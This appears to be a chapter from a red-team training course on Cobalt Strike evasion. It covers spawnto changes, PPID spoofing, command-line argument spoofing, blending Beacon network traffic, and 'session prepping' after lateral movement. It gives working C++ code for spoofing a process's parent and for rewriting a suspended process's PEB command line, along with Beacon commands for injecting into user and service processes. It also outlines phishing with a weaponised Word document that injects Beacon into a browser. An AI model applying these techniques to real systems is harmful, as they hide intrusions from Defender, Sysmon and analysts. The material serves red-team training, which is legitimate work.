

Chapter 4 - Evasion Techniques


SpawnTo

Cobalt Strike's `spawnto` value controls which binary is used as a temporary process for various post-exploitation workflows. Execute this PowerShell one-liner using `powerpick` and keep an eye on Process Hacker.

```
beacon> powerpick Start-Sleep -s 30
```

explorer.exe	3472	100	12 B/s	34.33 MB	RTO2\cbbridges	Windows Explorer
▼ powershell.exe	6676		32 B/s	80.07 MB	RTO2\cbbridges	Windows PowerShell
conhost.exe	5732			7.11 MB	RTO2\cbbridges	Console Window Host
rundll32.exe	6376	0.01		56.43 MB	RTO2\cbbridges	Windows host process (Rundll...

We'll see that rundll32 is spawned as a child of the current Beacon process (in this case, PowerShell). This is Cobalt Strike's default spawnto and is highly monitored as arbitrary processes spawning rundll32 is not a normal occurrence. In fact, you will probably find that Defender kills your Beacon (note the PID correlation). This is a behavioural detection and is not circumvented using AMSI bypasses in Beacon.

 **Threat blocked**
11/16/2021 4:29 PM Severe ^

Detected: Behavior:Win32/CobaltStrike.Elsms
Status: Removed
A threat or app was removed from this device.

Date: 11/16/2021 4:29 PM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

- behavior: pid:6676,111820579542652
- process: pid:6376,ProcessStart:132815537896412468
- process: pid:6676,ProcessStart:132815512866444266

You can change the spawned binary for an individual Beacon during runtime with the `spawn` command. There is a separate configuration for x86 and x64.

```
beacon> help spawn
```

```
Use: spawn [x86|x64] [c:\path\to\whatever.exe]
```

Sets the executable Beacon spawns x86 and x64 shellcode into. You must specify a

full-path. Environment variables are OK (e.g.,
%windir%\system32\rundll32.exe)

Do not reference %windir%\system32\ directly. This path is different depending




on whether or not Beacon is x86 or x64. Use %windir%\system32\ and
%windir%\wow64\ instead.

Beacon will map %windir%\wow64\ to system32 when WOW64 is not present.

Obviously, the idea is to pick something that would not be out of place for the current Beacon context. For demonstration purposes, let's spawn a new Beacon and change it to Notepad.

```
beacon> spawn x64 %windir%\system32\notepad.exe
```

```
beacon> powercat Start-Sleep -s 30
```

 powershell.exe	3664	32 B/s	80.25 MB	RTO2\cbridges	Windows PowerShell
 conhost.exe	3956		7.22 MB	RTO2\cbridges	Console Window Host
 notepad.exe	2340	0.02	56.89 MB	RTO2\cbridges	Notepad

This time, the Beacon survives. There is nothing special happening here - Beacon uses the `CreateProcess` API to start whatever spawned it's configured with. If you want to set the default spawned in your C2 profile, you can do so in the post-ex block.

```
post-ex {  
    set spawned_x86 "%windir%\syswow64\notepad.exe";  
    set spawned_x64 "%windir%\sysnative\notepad.exe";  
}
```

PPID Spoofing

When using the `CreateProcess` API, by default, the resulting process will spawn as a child of the caller. This is why in the previous section we saw `rundll32` and `notepad` spawn as children of `PowerShell`. However, the "PPID spoofing" technique allows the caller to change the parent process for the spawned process. So if our Beacon was running in `powershell.exe`, we can spawn processes as children of a completely different process, such as `explorer.exe`.

This will cause applications such as Sysmon to log the process creation under the new parent. This is especially useful if you have a Beacon running in an unusual process (e.g. from an initial compromise, lateral movement or some other exploit delivery) and process creation events would raise high severity alerts or be blocked outright.

The magic is achieved in the [STARTUPINFOEX](#) struct, which has an `LPPROC_THREAD_ATTRIBUTE_LIST` property. This allows us to pass additional attributes to the `CreateProcess` call. The attributes themselves are listed [here](#). For the purpose of PPID spoofing, the one of interest is `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS`.

The `lpValue` parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the `PROCESS_CREATE_PROCESS` access right.

Before looking at Cobalt Strike, let's do this in code. I'm going to bring in the target parent PID on the command line for ease of use. Then initialise the `STARTUPINFOEX` struct.

```
#include <iostream>  
#include <Windows.h>
```

```
#include <winternl.h>

int main(int argc, const char* argv[])
{
    // Get parent process PID from the command line
    DWORD parentPid = atoi(argv[1]);

    // Initialise STARTUPINFOEX
    STARTUPINFOEX sie = { sizeof(sie) };
}
```

The next step is to allocate a region of memory to hold the attribute list, but we need to know the required size first. The list can have multiple attributes, but as we're only interested in PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, the size is 1. So we call InitializeProcThreadAttributeList and provide a NULL destination, but the lpSize variable will become populated with the size we need. Even though this API returns a bool, this call will always return FALSE.

```
// Call InitializeProcThreadAttributeList once
// it will return FALSE but populate lpSize
SIZE_T lpSize;
InitializeProcThreadAttributeList(NULL, 1, 0, &lpSize);
```

With that, use malloc to allocate the memory region on the lpAttributeList property of STARTUPINFOEX. Then we call InitializeProcThreadAttributeList again, but this time, set the correct location. This time, it should return TRUE.

```
// Allocate memory for the attribute list on STARTUPINFOEX
sie.lpAttributeList = (PPROC_THREAD_ATTRIBUTE_LIST)malloc(lpSize);

// Call InitializeProcThreadAttributeList again, it should return TRUE
this time
if (!InitializeProcThreadAttributeList(sie.lpAttributeList, 1, 0,
&lpSize))
{
    printf("InitializeProcThreadAttributeList failed. Error code:
%d.\n", GetLastError());
    return 0;
}
```

Get a handle to the parent process and pass that into a call to UpdateProcThreadAttribute.

```
// Get the handle to the process to act as the parent
HANDLE hParentProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, parentPid);


// Call UpdateProcThreadAttribute, should return TRUE
if (!UpdateProcThreadAttribute(sie.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess, sizeof(HANDLE),
NULL, NULL))
{
    printf("UpdateProcThreadAttribute failed. Error code: %d.\n",
GetLastError());
    return 0;
}
```

All that's left to do is call CreateProcess, ensuring to pass the EXTENDED_STARTUPINFO_PRESENT flag.

```
// Call CreateProcess and pass the EXTENDED_STARTUPINFO_PRESENT flag
PROCESS_INFORMATION pi;

if (!CreateProcess(
    L"C:\\Windows\\System32\\notepad.exe",
    NULL,
    0,
    0,
    FALSE,
    EXTENDED_STARTUPINFO_PRESENT,
    NULL,
    L"C:\\Windows\\System32",
    &sie.StartupInfo,
    &pi))
{
    printf("CreateProcess failed. Error code: %d.\n", GetLastError());
    return 0;
}

printf("PID created: %d", pi.dwProcessId);
return 1;
```



A well-behaved program will also call `DeleteProcThreadAttributeList` after the process has been created.

```
DeleteProcThreadAttributeList(sie.lpAttributeList);
```

Cobalt Strike's `ppid` command can be used to set the parent process for all Beacon post-ex capabilities that spawn a process. Everything from `shell`, `run`, `execute-assembly`, `shspawn` and so on.

As we know, Beacon will use itself as the parent by default. Running `shell ping`, we can see `cmd.exe` is spawned as a child of `powershell.exe`


explorer.exe	2704
powershell.exe	5696
conhost.exe	5704
cmd.exe	5448
conhost.exe	5396
PING.EXE	2260

Use the `PPID` command to change it to `explorer` and run `shell ping` again.

```
beacon> ppid 2704
[*] Tasked beacon to spoof 2704 as parent process
```

cmd.exe is now a child of explorer.

explorer.exe	2704
powershell.exe	5696
conhost.exe	5704
ProcessHacker.exe	5848
cmd.exe	3972
conhost.exe	3536
PING.EXE	3184



To reset the PPID back to the Beacon process, use the `ppid` command without parameters.


```
beacon> ppid
[*] Tasked beacon to use itself as parent process
```

Command Line Spoofing

Processes can be started with command line arguments. For instance, if we do:

```
C:\>notepad C:\Windows\System32\WindowsCodecsRaw.txt
```

Notepad will launch and open the specified file. Logging tools and process inspection tools can read these arguments, as they are stored in the Process Environment Block (PEB) of the process itself.



However, there are plenty of times where we may want to obscure our command line arguments to hide our true intent or mislead defenders. This can be done using the following high-level steps:

- Create a process with "fake" arguments (these are the arguments you want to get logged) in a suspended state.
- Reach into the PEB and find the RTL_USER_PROCESS_PARAMETERS.
- Overwrite the command line arguments in this structure with the actual arguments you want executed.
- Resume the process. When the process resumes, it executes the new arguments.

Create the target process with the fake arguments with the CREATE_SUSPENDED flag.

```
#include <iostream>
#include <Windows.h>

int main()
{
```



```

// Create the process with fake args
STARTUPINFO si = { sizeof(si) };
PROCESS_INFORMATION pi;

WCHAR fakeArgs[] = L"notepad totally-fake-args.txt";

if (CreateProcess(
    L"C:\\Windows\\System32\\notepad.exe",
    fakeArgs,
    NULL,
    NULL,
    FALSE,
    CREATE_SUSPENDED,
    NULL,
    L"C:\\",
    &si,
    &pi))
{
    printf("Process created: %d", pi.dwProcessId);
}
}


```

Administrator: Command Prompt

```

C:\Users\Administrator>source\repos\EvasionProjects\x64\Debug\CommandLineSpoof.exe
Process created: 6472
C:\Users\Administrator>

```



Next, we need to use the native `NtQueryInformationProcess` API to query the process and populate a `PROCESS_BASIC_INFORMATION` struct. One of the properties on this struct is the base address of the PEB. For that, we need the **typedef** for the function.

```
#include <iostream>
#include <Windows.h>
#include <winternl.h>

typedef NTSTATUS(*QueryInformationProcess)(IN HANDLE, IN PROCESSINFOCLASS,
OUT PVOID, IN ULONG, OUT PULONG);
```

Resolve the location of the API from ntdll.dll.

```
// Resolve the location of the API from ntdll.dll
HMODULE ntdll = GetModuleHandle(L"ntdll.dll");
QueryInformationProcess NtQueryInformationProcess =
(QueryInformationProcess)GetProcAddress(ntdll,
"NtQueryInformationProcess");
```

Then we can call it.

```
// Call NtQueryInformationProcess to read the PROCESS_BASIC_INFORMATION
PROCESS_BASIC_INFORMATION pbi;
DWORD length;

NtQueryInformationProcess(
    pi.hProcess,
    ProcessBasicInformation,
    &pbi,
    sizeof(pbi),
    &length);
```

Read the PEB using ReadProcessMemory.

```
// With the PEB base address, we can read the PEB structure itself
PEB peb;
SIZE_T bytesRead;

ReadProcessMemory(
    pi.hProcess,
    pbi.PebBaseAddress,
    &peb,
```

```
sizeof(PEB),  
&bytesRead);
```

Now from the PEB, we have the location of the ProcessParameters. Read those next.

```
// Read the Process Parameters  
RTL_USER_PROCESS_PARAMETERS rtlParams;  
  
ReadProcessMemory(  
    pi.hProcess,  
    peb.ProcessParameters,  
    &rtlParams,  
    sizeof(RTL_USER_PROCESS_PARAMETERS),  
    &bytesRead);
```

Craft the new arguments and write them into the CommandLine buffer.

```
// Craft new args and write them into the command line buffer  
WCHAR newArgs[] = L"notepad C:\\Windows\\System32\\WindowsCodecsRaw.txt";  
SIZE_T bytesWritten;  
  
WriteProcessMemory(  
    pi.hProcess,  
    rtlParams.CommandLine.Buffer,  
    newArgs,  
    sizeof(newArgs),  
    &bytesWritten);
```

Finally, resume the process.

```
ResumeThread(pi.hThread);
```

Notepad will now open WindowsCodecsRaw.txt, but Sysmon has recoded the fake args.

```
Process Create:  
ProcessId: 7056  
Image: C:\\Windows\\System32\\notepad.exe
```

```
CommandLine: notepad totally-fake-args.txt
CurrentDirectory: C:\
```

However, if we inspect it with Process Hacker, we see something rather curious.



It's the path to the real file and it's truncated. So what's happening here?

First, Process Hacker provides point-in-time data. It will re-read the PEB each time we close and re-open the properties window for a process. So logically, it's now reading the new args we wrote into the PEB.

Second, the data within this buffer is actually a **UNICODE_STRING** which looks something like this:

```
struct UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
}
```

You can see that it has a Buffer (holds the actual data) and a Length (the length of the data). When the process was created, the Length is **58** (*notepad totally-fake-args.txt*), but the new args (*notepad C:\Windows\System32\WindowsCodecsRaw.txt*) has a length of **96**. We are updating the content of the buffer, but not the length

field; and if you read 58 bytes of the new args, it takes you as far as highlighted in bold: ***notepad C:\Windows\System32\WindowsCodecsRaw.txt.***

Process Hacker, Process Explorer and possibly others only read up to the value given by this field, so we can trick them by intentionally making it smaller, thus truncating the string at a strategic point (e.g. in this instance, what if it only showed "notepad" and not the path...). *This is left as an exercise to the reader.*

Command Line arg spoofing is controlled in Cobalt Strike with the `argue` command.

One thing to note about the implementation is that it also does not adjust the length field or allocate new memory, so the fake args should be as long, or longer than the real ones.

Let's start with a baseline:

```

Everyone                                     Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias           S-1-5-32-544
Group used for deny only
BUILTIN\Users                             Alias           S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
LOCAL                                     Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level    Label           S-1-16-8192

```

Because the shell command was used here, Sysmon logs the creation of cmd.exe with the associated command line arguments.

```

Process Create:
ProcessId: 5096
Image: C:\Windows\System32\cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /C whoami /groups

```

If we still wanted to run whoami via cmd, but without it appearing on the command line, we could do:

```

beacon> argue C:\Windows\system32\cmd.exe /c ping 127.0.0.1 -n 10
[*] Tasked beacon to spoof 'C:\Windows\system32\cmd.exe' as '/c ping 127.0.0.1 -n 10'

beacon> shell whoami /groups

```

We get the same output, but Sysmon logged it as:

```
Process Create:  
ProcessId: 2588  
Image: C:\Windows\System32\cmd.exe  
CommandLine: C:\Windows\system32\cmd.exe /c ping 127.0.0.1 -n 10
```

Command Line spoofing is not a silver bullet, as in this case a process creation event for whoami.exe was still created. The technique is much more effective when running commands that don't spawn additional processes.

Network Connections

When a process makes a network connection it can be logged in Sysmon, a network monitoring device, or seen using a local tool such as netstat.

This is an example Sysmon event for when Beacon (running in powershell.exe) performs a check-in. We can see a connection to 10.10.5.39 (Redirector 1) is made on port 80. In a target environment, defenders would likely see the outbound connection going to their boundary firewall or web proxy.

A new event will be generated for every check-in made by the Beacon, so if you're on `sleep 0`, get ready to be flooded.

```
Network connection detected:  
ProcessId: 5696  
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
User: RT02\cbridges  
Protocol: tcp  
Initiated: true  
SourceIp: 10.10.120.106  
SourceHostname: wkstn-1.redteamops2.local  
SourcePort: 65189  
SourcePortName: -  
DestinationIp: 10.10.5.39  
DestinationHostname: -
```

DestinationPort: 80
DestinationPortName: http

There are no magic bypasses to this per se - as the operator, you should consider whether or not it makes sense for your host process to be making network connections. An HTTP Beacon will make HTTP/S connections, the TCP Beacon TCP connections and the SMB Beacon named pipe connections.

You may consider a web browser process more appropriate for HTTP/S connections.

Session Prepping


Session Prepping is a term to describe how you can "prep" your session after landing an initial Beacon on a machine, which is an important step after initial compromise or lateral movement. Your strategies and TTPs should be defined upfront based on the threat you're emulating, but for the sake of this section I'm going to provide the following:

Send a weaponised Word document in a phishing email that will locate a running instance of Edge, IE or Chrome, then inject a Beacon payload into it. If an instance is not found, spawn one. Once the Beacon has landed, set the spawn to whichever browser binary we landed in (or spawned). Keep the PPID set to the Beacon process.

Rationale:

- Browsers make outbound HTTP/S connections by design.
- Edge, IE and Chrome are the most popular (you could include Firefox as well).
- Browsers legitimately spawn new child processes per tab.

Beacon is running in msedge.exe, PID 1048.



external	internal	listener	user	computer	note	process	pid	arch	last
127.0.0.1	10.10.120.106	http-redirector	cbridges	WKSTN-1		msedge.exe	1048	x64	2s

On the target, the process tree looks like this:

explorer.exe	1292	0.06		23.86 MB	RTO2\cbridges
msedge.exe	1048	0.08	293 B/s	28.93 MB	RTO2\cbridges
msedge.exe	1748			1.85 MB	RTO2\cbridges
msedge.exe	4524			106.39 MB	RTO2\cbridges
msedge.exe	5880	0.02		8.09 MB	RTO2\cbridges
msedge.exe	1132			6.53 MB	RTO2\cbridges
msedge.exe	4208			31.86 MB	RTO2\cbridges
msedge.exe	696			12.67 MB	RTO2\cbridges
msedge.exe	5244	0.02		56.36 MB	RTO2\cbridges

Of the 7 child processes there, one of them is a Beacon post-ex capability running, the others are legitimate tabs.

With lateral movement, we often don't get much of a choice in what we're executing on the target, particularly when using the default `jump` commands. For example, `jump winrm64` will land us in a PowerShell process and `jump psexec64` in the default spawnto of the C2 profile.

Cobalt Strike									
View Attacks Reporting Help									
external	internal	listener	user	computer	note	process	pid	arch	last
10.10.120.106	10.10.120.75	http-redirector	SYSTEM *	WKSTN-2		rundll32.exe	5844	x64	1 s

After jumping with psexec, the Beacon is living in rundll32.

Processes	Services	Network	Disk
Name	PID	Session ID	User name
> System Idle Process	0	0	NT AUTHORITY\SYSTEM
Registry	100	0	
csrss.exe	620	0	
csrss.exe	708	1	
> wininit.exe	728	0	
> winlogon.exe	772	1	
csrss.exe	4976	2	
> winlogon.exe	4244	2	
explorer.exe	4628	2	RTO2\amoss
ProcessHacker.exe	5452	2	RTO2\amoss
rundll32.exe	5844	0	

rundll32.dll is a major outlier here because it's running in Session ID 0, but not PPID'd to an existing service executable. This would be true for whatever spawnto we were using, as this is just the nature of how Cobalt Strike's psexec implementation works. The service and service executable are cleaned up and removed after execution,

which leaves the process hosting the payload in this orphaned state. We don't want to continue operating in this Beacon, so we should prep the session before performing any post-ex actions on this host.

There are two paths we can take from here depending on what we want to achieve.

If the RTO2\amoss user is the target, we can move into their desktop session and live entirely in their user space. We would be dropping down from high-integrity to medium, but that might not even matter. The easiest method of doing this is to inject a payload into one of the user's processes (there aren't many here, so let's just use explorer).

```
beacon> inject 4628 x64 smb
```

```
[+] established link to child beacon: 10.10.120.75
```

The Beacon chain is now going like this:

```
-----
-----
| cbridges @ WKSTN-1 |      | SYSTEM @ WKSTN-2 |      | amoss @
WKSTN-2 |
| msedge.exe (1048) | => | rundll32.dll (5844) | => |
explorer.exe (4628) |
-----
-----
```

So next, we need to **exit** the SYSTEM session and **link** to the session running as amoss from cbridges. We can leave the PPID since it's ok for processes to be a child of explorer, and then set the spawnto to something the user might execute.

```
beacon> spawnto x64 %windir%\sysnative\notepad.exe
beacon> spawnto x86 %windir%\syswow64\notepad.exe
```

explorer.exe	4628	2	RTO2\amoss
ProcessHacker.exe	1884	2	RTO2\amoss
notepad.exe	6020	2	RTO2\amoss

The other option, is if we want to maintain our SYSTEM level access in Session 0. The strategy that makes the most sense to me is to hide ourselves as a child of an existing service executable. Most of these are found as children of **services.exe** (the "Services and Controller app") and the vast majority of default Windows services run as **svchost.exe**. Many of these will also spawn their own children such as SearchApp.exe, taskhostw.exe, ctfmon.exe and others.

The "problem" with these core Windows processes is that they are protected, so you can't arbitrarily open handles to them, even as SYSTEM.

```
beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> inject 840 x64 smb
[-] could not open process 840: 5
[-] could not connect to pipe
```

A more reliable bet is to find a third-party service, because they will often have a lower level of protection. Let's have a look at the Amazon SSM Agent as an example.

Processes	Services	Network	Disk
Name	PID	Session ID	
amazon-ssm-agent.exe	2796	0	
ssm-agent-worker.exe	3972	0	
conhost.exe	3984	0	

amazon-ssm-agent.exe is the service executable for the AmazonSSMAgent service.

```
SERVICE_NAME: AmazonSSMAgent
    TYPE                : 10  WIN32_OWN_PROCESS
    START_TYPE           : 2   AUTO_START
    ERROR_CONTROL         : 1   NORMAL
    BINARY_PATH_NAME     : "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
    LOAD_ORDER_GROUP     :
    TAG                  : 0
    DISPLAY_NAME          : Amazon SSM Agent
```

```
DEPENDENCIES      :  
SERVICE_START_NAME : LocalSystem
```

This service spawns **ssm-agent-worker.exe** as children. This could be a good candidate - we could inject into the agent process and set our spawn to the worker executable.

